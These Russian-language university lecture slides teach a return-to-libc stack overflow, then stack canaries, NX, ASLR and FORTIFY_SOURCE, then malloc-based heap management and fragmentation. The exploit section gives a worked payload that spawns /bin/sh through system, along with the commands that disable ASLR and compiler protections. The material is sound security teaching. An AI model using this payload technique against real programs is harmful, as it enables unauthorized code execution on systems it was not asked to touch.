

Лекция 0xE

3 апреля

Пример № 3 «return-to-libc»

- Как можно заставить программу выполнять произвольные действия?
- Если из-за некоторой ошибки в коде удастся переписать адрес возврата, то можно передать управление на произвольный адрес
- До каких пределов можно расширить доступный функционал программы?
 - Превращаем ее в командный интерпретатор (шелл)
 - Можем делать все, что система разрешает пользователю (владельцу программы)

```
#include <stdio.h>

void f(FILE* fd) {
    char buf[16];
    fgets(buf, 256, fd);
    puts(buf);
}
```

```
#include <stdlib.h>
int system(const char *string);
```

`system()` выполняет команды, указанные в `string`, вызывая в свою очередь команду `/bin/sh -c string`, и возвращается, когда команда выполнена.

Определяем устройство фрейма функции f

```

...
(gdb) set disassembly-flavor intel
(gdb) disassemble f
Dump of assembler code for function f:
   0x08048bbc <+0>:      push    ebx
   0x08048bbd <+1>:      sub     esp,0x1c
   0x08048bc0 <+4>:      push   DWORD PTR [esp+0x24]
   0x08048bc4 <+8>:      push   0x100
   0x08048bc9 <+13>:     lea    ebx,[esp+0xc]
   0x08048bcd <+17>:     push   ebx
   0x08048bce <+18>:     call   0x804f4f0 <fgets>
   0x08048bd3 <+23>:     mov    DWORD PTR [esp],ebx
   0x08048bd6 <+26>:     call   0x804f920 <puts>
   0x08048bdb <+31>:     add    esp,0x28
   0x08048bde <+34>:     pop    ebx
   0x08048bdf <+35>:     ret
End of assembler dump.
(gdb)

```

- Восстанавливаем, как устроен фрейм функции: где размещен буфер, где адрес возврата, какое между ними расстояние.

```

#include <stdio.h>

void f(FILE* fd) {
    char buf[16];
    fgets(buf, 256, fd);
    puts(buf);
}

```

Определяем адреса и формируем входные данные

```
snoop@jezek:~/samples/2018$ nm ret2libc | grep ' system$'
0804ee40 W system
```

```
snoop@jezek:~/samples/2018$ ./gdb.cmd benign_input.data
GNU gdb (Ubuntu 7.9-1ubuntu1) 7.9
```

```
Copyright (C) 2015 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later
```

```
...
```

```
Reading symbols from /home/snoop/samples/2018/ret2libc...done.
```

```
(gdb) br f
```

```
Breakpoint 1 at 0x8048bbc: file ret2libc.c, line 4.
```

```
(gdb) run
```

```
Starting program: /home/snoop/samples/2018/ret2libc input.txt
```

```
Breakpoint 1, f (fd=0x80f29e0) at ret2libc.c:4
```

```
4 void f(FILE* fd) {
```

```
(gdb) info registers esp
```

```
esp                0xbffffe1c                0xbffffe1c
```

- Определяем адрес, куда будет передаваться управление
- Определяем адреса данных, размещенных на стеке

28 байт



```
“AAA...AA\x40\xee\x04\x08BBBB\x28\xfe\xff\xbf/bin/sh\x00”
```

Эксплуатация ошибок

- В рассмотренном примере для перехвата управления и выполнения произвольного кода использовалась ошибка переполнения буфера
 - Был построен **Эксплойт** - входные данные, приводящие к эксплуатации уязвимости (ошибки)
 - Атака «return-to-libc»
- Последствия срабатывания ошибок (с точки зрения Информационной Безопасности)
 - Аварийное завершение работы
 - Порча обрабатываемых данных
 - Несанкционированный доступ к данным
- Наихудшая ситуация – в программе выполняется произвольный код
- В более ранних работах атакующий внедрял исполняемый код в качестве части входных данных. Измененный адрес возврата передает управление внутрь входных данных.
 - Архитектура фон Неймана не различает код и данные
 - *Elias Levy. Smashing The Stack For Fun And Profit* .
 - Подробности: «Информационная безопасность и анализ кода», 1 семестр магистратуры

Способы защиты: канарейка на стеке

```
#include <stdio.h>
#include <string.h>

int my_bad_function(char* d_msg)
{
    char what[100];
    strcpy(what, d_msg);
    printf("%s\n", what);
}
```



В последних версиях компилятора gcc проверка включена по-умолчанию. Отключается опцией `-fno-stack-protector`

```
... ; пролог
mov    eax, dword [gs:20]
mov    dword [ebp-12], eax
xor    eax, eax
... ; тело функции
mov    edx, dword [ebp-12]
xor    edx, dword [gs:20]
je     .L3
call   __stack_chk_fail
.L3:
... ; эпилог
```

Способы защиты: ... И НЕ ТОЛЬКО

- Неисполняемый стек и данные (W^X – нельзя одновременно записывать и исполнять, NX bit)

```
char buffer[] = {...};

typedef void (* func)(void);

int main(int argc, char** argv) {
    func f = (func) buffer;
    f();
    return 0;
}
```

- «Безопасное» размещение переменных во фрейме
- Address Space Layout Randomization (ASLR)
- Безопасные библиотеки

```
errno_t strcpy_s( char *strDestination,
                  size_t numberOfElements,
                  const char *strSource );
```

_chk-версии некоторых стандартных функций

```
void f(int i) {
    int a[3] = {1, 2, 3};
    printf("%x\n", a[i]);
}
```

i	Вывод на экран
0	1
1	2
2	3
3	b7702030
4	8049ff4
5	bfbc3b8
6	804846b
7	7
8	b781aff4
9	8048490

```
f:
    push    ebp
    mov     ebp, esp
    sub     esp, 40
    mov     eax, dword [ebp+8]
    mov     dword [ebp-20], 1
    mov     dword [ebp-16], 2
    mov     dword [ebp-12], 3
    mov     eax, dword [ebp-20+eax*4]
    mov     dword [esp+4], .LC0
    mov     dword [esp], 1
    mov     dword [esp+8], eax
    call    __printf_chk
    leave
    ret
```


- Технология борьбы с ошибками на этапе компиляции
- В последних версиях компилятора gcc по умолчанию включается вместе с оптимизацией.

GCC: FORTIFY_SOURCE

gcc 4.4.3

```
void foo(char *string) {
    char buf[20];
    strcpy(buf, string);
}
```

```
foo:
    push    ebp
    mov     ebp, esp
    sub     esp, 56
    mov     eax, dword [ebp+8]
    mov     dword [esp+4], eax
    lea    eax, [ebp-28]
    mov     dword [esp], eax
    call   strcpy
    leave
    ret
```

Отключается макросом
-D_FORTIFY_SOURCE=0

```
foo:
    push    ebp
    mov     ebp, esp
    sub     esp, 56
    mov     eax, dword [gs:20]
    mov     dword [ebp-12], eax
    xor     eax, eax
    mov     eax, dword [ebp+8]
    mov     dword [esp+8], 20
    mov     dword [esp+4], eax
    lea    eax, [ebp-32]
    mov     dword [esp], eax
    call   __strcpy_chk
    mov     eax, dword [ebp-12]
    xor     eax, dword [gs:20]
    jne    .L5
    leave
    ret
.L5:
    call   __stack_chk_fail
```

stack-protector
+
FORTIFY_SOURCE

Что было сделано, чтобы пример «return-to-libc» заработал

- Отключена рандомизация адресного пространства
 - `sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
- Отключена защита стека и Fortify Source
 - `-D_FORTIFY_SOURCE=0 -fno-stack-protector`
- Программа статически собрана; добавлена функция-заглушка из которой вызывают функцию `system`
 - `-static -static-libgcc`
- Определение адреса на стеке проводилось в специально подготовленном окружении, исключающим влияние отладчика на работу программы
- Делать стек работоспособным не надо, необходимый для атаки код уже размещен в программе ее же автором 😊

Комплекс защитных механизмов в Ubuntu

<https://wiki.ubuntu.com/Security/Features>

Механизм	14.04 LTS Trusty Tahr	16.04 LTS Xenial Xerus	17.10 Artful Aardvark	18.04 LTS Bionic Beaver
Защита стека, Fortify Source	gcc patch	gcc patch	gcc patch	gcc patch
ASLR для приложений	✓	✓	✓	✓
ASLR ядра ОС	✗	✓	✓	✓
Позиционно независимый код	Отдельные пакеты	Отдельные пакеты	gcc patch (AMD64)	gcc patch (AMD64)
Неисполняемая память (DEP)	PAE IA-32 – частично	PAE IA-32 – частично	PAE IA-32 – частично	PAE IA-32 – частично

Некоторые программы требуют возможность размещать и выполнять код на стеке (JIT, just-in-time компиляция)

Программа защищается комплексом различных средств «Ответ» атакующей стороны:

- ROP – return oriented programming
- Инструменты статического и динамического анализа
 - Фаззинг и символьная интерпретация
- и много другое ...


Дополнительная информация

А.Н. Федотов, В.А. Падарян, В.В. Каушан, Ш.Ф. Курмангалеев, А.В. Вишняков, А.Р. Нурмухаметов. Оценка критичности программных дефектов в условиях работы современных защитных механизмов. // Труды первой научно-практической Открытой конференции ИСП РАН, 2016, стр. 61-77

http://www.ispras.ru/proceedings/isp_28_2016_5/isp_28_2016_5_73/

Вызов функций – заключение

- Порядок вызова функций образует стек (call / ret)
 - Если P вызывает Q, то Q завершается до завершения P
- Рекурсия (в том числе косвенная) корректно реализуется через общее соглашение о вызове функций
 - Фрейм используется для размещения локальных переменных и сохранения значений регистров
 - Аргументы для вызова очередной функции размещаются на «верхушке» стека
 - Результат возвращается через регистр eax
- Параметры передаются по значению
- cdecl – стандартное соглашение для Linux/IA-32
 - Удобно реализовывать функции с переменным числом параметров
- Существуют различные варианты соглашения вызова
- Ошибки переполнения буфера, размещенного на стеке, представляют серьезную угрозу безопасности программ



Далее ...

- ***Динамическая память***
 - ***Организация и управление***
 - ***Численные характеристики***
 - ***Управление свободными блоками***
- Числа с плавающей точкой
 - Представления для вещественных чисел
 - Дробные двоичные числа
 - Числа с плавающей точкой
 - Сопроцессор x87
 - Устройство
 - Примеры программ

Управление динамической памятью


```
#include <stdlib.h>

void *calloc(size_t nmemb, size_t size);
void *malloc(size_t size);
void free(void *ptr);
void *realloc(void *ptr, size_t size);
```



- Программисты используют *функции выделения динамической памяти* (например, malloc) для того, чтобы получить память под переменные во время выполнения.
 - Для структур данных, размер которых известен только во время выполнения.
- Эти функции управляют пространством памяти программы, называемой *куча*.

Интерфейсные функции



```
#include <unistd.h>
```

```
int brk(void *addr);
void *sbrk(intptr_t increment);
```

Верхушка
кучи

```
sbrk(0);
```

Выделение динамической памяти

- Менеджер памяти рассматривает пространство кучи как множество *блоков* различного размера, которые либо *выделены*, либо *свободны*
- Различные способы управления динамической памятью
 - **Явное управление**: разработчик сам выделяет и освобождает пространство в памяти
 - Например, `malloc` и `free` в языке Си
 - **Неявное управление**: разработчик выделяет память но не освобождает
 - Сборщик мусора в языках Java, ML, Lisp, в платформе .NET
 - Умные указатели (smart pointers) – подсчет «живых» ссылок на выделенную память. Освобождает память библиотека (boost, `std::unique_ptr` в языке Си++11) или компилятор (язык Rust).


```

void foo(int n, int m) {
    int i, *p;

    /* Выделяем блок из n целых чисел */


    p = (int *) malloc(n * sizeof(int));
    if (p == NULL) {
        perror("malloc");
        exit(0);
    }

    ...

    /* Возвращаем пространство в кучу */
    free(p);
}

```

- В дальнейшем материале предполагается, что выделение и освобождение памяти происходит с блоками машинных слов
- Машинное слово вмещает указатель, т.е. 4 байта




Пример: выделение и освобождение памяти в произвольном порядке


`p1 = malloc(16)`



`p2 = malloc(20)`



`p3 = malloc(24)`



`free(p2)`



`p4 = malloc(8)`



Ограничения

- Пользовательская программа
 - Произвольная последовательность вызовов функций `malloc` и `free`
 - Вызовы `free` получают в качестве параметра указатель полученный из функции `malloc`
- Менеджер памяти
 - Никак не может повлиять на запрашиваемый размер блоков или число этих запросов
 - Обязан предоставлять запрошенную память незамедлительно
 - *нет возможности буферизировать запросы (переупорядочить)*
 - Блоки выделяются в свободной памяти
 - Выделяемые блоки должны быть выровнены
 - выравнивание 8 байт для GNU `malloc` (`libc malloc`) в ОС Linux
 - Нет возможности перемещать уже выделенные блоки
 - *нельзя собрать вместе выделенную память*

Производительность

Пропускная способность

- Имеется некоторая последовательность вызовов malloc и free:
 - $R_0, R_1, \dots, R_k, \dots, R_{n-1}$
- Цели: максимально увеличить пропускную способность менеджера и пиковое использование памяти
 - Эти цели часто конфликтуют
- Пропускная способность
 - Число выполненных запросов за единицу времени
 - Пример
 - 5 000 вызовов malloc и 5 000 вызовов free в течение 10 секунд
 - Пропускная способность 1 000 операций в секунду


Производительность

Пиковое использование

- Дана последовательность вызовов функций malloc и free
 - $R_0, R_1, \dots, R_k, \dots, R_{n-1}$
- *Суммарная полезная нагрузка* P_k
 - malloc(p) возвращает блок с полезной нагрузкой в p байт
 - После завершения вызова R_k , *суммарная полезная нагрузка* P_k - сумма всех выделенных, но еще не освобожденных блоков памяти
- *Текущий размер кучи* H_k
 - Предполагается H_k монотонно не убывает
 - т.е. в результате вызовов sbrk куча только растет
- *Пиковое использование памяти после k запросов*
 - $U_k = (\max_{i < k} P_i) / H_k$

Внутренняя фрагментация

- **Внутренняя фрагментация** возникает если размер полезной нагрузки меньше размера блока



- Причины возникновения
 - Накладные расходы на поддержку внутренних структур данных
 - Выравнивание
 - Особенности политики выделения блоков (например, принудительно выделяется блок большего размера)
- Зависит только от последовательности предыдущих запросов памяти
 - Легко измерить


Внешняя фрагментация

- Возникает, когда в куче суммарно содержится достаточное количество свободных блоков, но нет единого блока требуемого размера


`p1 = malloc(16)`



`p2 = malloc(20)`



`p3 = malloc(24)`



`free(p2)`



`p4 = malloc(24)`

Отказ в предоставлении памяти

- Зависит от того, что будет запрашиваться в будущем
 - Трудно оценить